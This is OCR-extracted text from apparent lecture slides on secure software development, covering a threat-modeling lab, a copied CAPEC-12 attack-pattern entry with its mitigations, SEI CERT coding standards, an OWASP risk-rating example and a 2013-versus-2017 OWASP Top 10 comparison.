
3rd Party Cloud Storage

Lab - Threat Modeling

- Download MS threat modeling tool
  - https://www.microsoft.com/en-us/download/details.aspx?id=49168

- https://github.com/MicrosoftDocs/azure-docs/blob/master/articles/security/azure-security-threat-modeling-tool.md

SSL Threat model: Ivan Ristic (Ristić, 2009)



Common Attack Pattern Enumeration and Classification
A Community Resource for Identifying and Understanding Attacks

Home > CAPEC List > CAPEC-12: Choosing Message Identifier (Version 2.8) Search by ID: Go

About CAPEC
Documents
Glossary
FAQs
CAPEC List
Search
Review
Downloads
Documentation
Release Notes
Archive
Submit Content
Community
Use & Citations
Related Activities
Discussion List
Contact Us
Compatibility
Program
Requirements
Participants
Make a Declaration
News & Events
Calendar
Free Newsletter
Search the Site

CAPEC-12: Choosing Message Identifier

Attack Pattern ID: 12
Abstraction: Standard
Status: Draft
Completeness: Complete

Presentation Filter: Basic

Summary

This pattern of attack is defined by the selection of messages distributed over via multicast or public information channels that are intended for another client by determining the parameter value assigned to that client. This attack allows the adversary to gain access to potentially privileged information, and to possibly perpetrate other attacks through the distribution means by impersonation. If the channel/message being manipulated is an input rather than output mechanism for the system, (such as a command bus), this style of attack could be used to change the adversary's identifier to more a privileged one.

Attack Prerequisites

- Information and client-sensitive (and client-specific) data must be present through a distribution channel available to all users.
- Distribution means must code (through channel, message identifiers, or convention) message destination in a manner visible within the distribution means itself (such as a control channel) or in the messages themselves.

Solutions and Mitigations

Associate some ACL (in the form of a token) with an authenticated user which they provide middleware. The middleware uses this token as part of its channel/message selection for that client, or part of a discerning authorization decision for privileged channels/messages.


The purpose is to architect the system in a way that associates proper authentication/authorization with each channel/message.

Re-architect system input/output channels as appropriate to distribute self-protecting data. That is, encrypt (or otherwise protect) channels/messages so that only authorized readers can see them.

476 attack patterns, organized into 15 groups

https://capec.mitre.org/data/definitions/12.html

threat cube classification model



http://scialert.net/fulltext/?doi=jas.2015.953.967&org=11#1353926_ja

Roadmap

https://tinyurl.com/y9be6ynf

- Ethical Hacking
- Threat Modeling
- **Static Analysis**
  - SEI CERT Coding Standards
- Dynamic Analysis
  - OWASP Top 10
- Ethical Hacking Steps

Coding life cycle

What to do

Application Security Requirements

How you should do it

Application Development Practices

Standardized Libraries


Standard Guidance for non-Library Solutions

What you did

Review Solutions

Did it work

Coding Practices


(Secure)
design
(Secure)
release
Secure
features
(Secure)
coding
(Secure)
testing

Coding life cycle

What to do

Application Security Requirements

How you should do it

Application Development Practices

Standardized Libraries

Standard Guidance for non-Library Solutions

What you did

Review Solutions

Did it work

Coding Practices

Standards Development Area

The following development areas enable you to learn about and contribute to secure coding standards for commonly used programming languages C, C++, Java, and Perl. Contact us to comment on existing items, submit recommendations, or request privileges to directly edit content on this site.

SEI CERT C Coding Standard

SEI CERT Oracle Coding Standard for Java

CERT C++ Coding Standard

SEI CERT Perl Coding Standard


Android ™ Secure Coding Standard

https://www.securecoding.cert.org/confluence/display/seccode/SEI+CERT+Coding+Standards

Roadmap

- Ethical Hacking
- Threat Modeling
- Static Analysis
  - SEI CERT Coding Standards
- **Dynamic Analysis**
  - OWASP Top 10
- Ethical Hacking Steps

https://cdn.pixabay.com/photo/2016/11/29/07/29/art-1868101_1280.jpg



Threat Agent	Attack Vector	Weakness Prevalence	Weakness Detectability	Technical Impact	Business Impact
	1 Easy	Widespread	Easy	Severe	
?	2 Average	Common	Average	Moderate	?
	3 Difficult	Uncommon	Difficult	Minor	
	1	2	2	1	
		1.66	*	1	

Injection Example

1.66 weighted risk rating

OWASP Top 10 – 2013 (Previous)	OWASP Top 10 – 2017 (New)
A1 – Injection	A1 – Injection
A2 – Broken Authentication and Session Management	A2 – Broken Authentication and Session Management
A3 – Cross-Site Scripting (XSS)	A3 – Cross-Site Scripting (XSS)
A4 – Insecure Direct Object References - Merged with A7	A4 – Broken Access Control (Original category in 2003/2004)
A5 – Security Misconfiguration	A5 – Security Misconfiguration
A6 – Sensitive Data Exposure	A6 – Sensitive Data Exposure
A7 – Missing Function Level Access Control - Merged with A4	A7 – Insufficient Attack Protection (NEW)
A8 – Cross-Site Request Forgery (CSRF)	A8 – Cross-Site Request Forgery (CSRF)
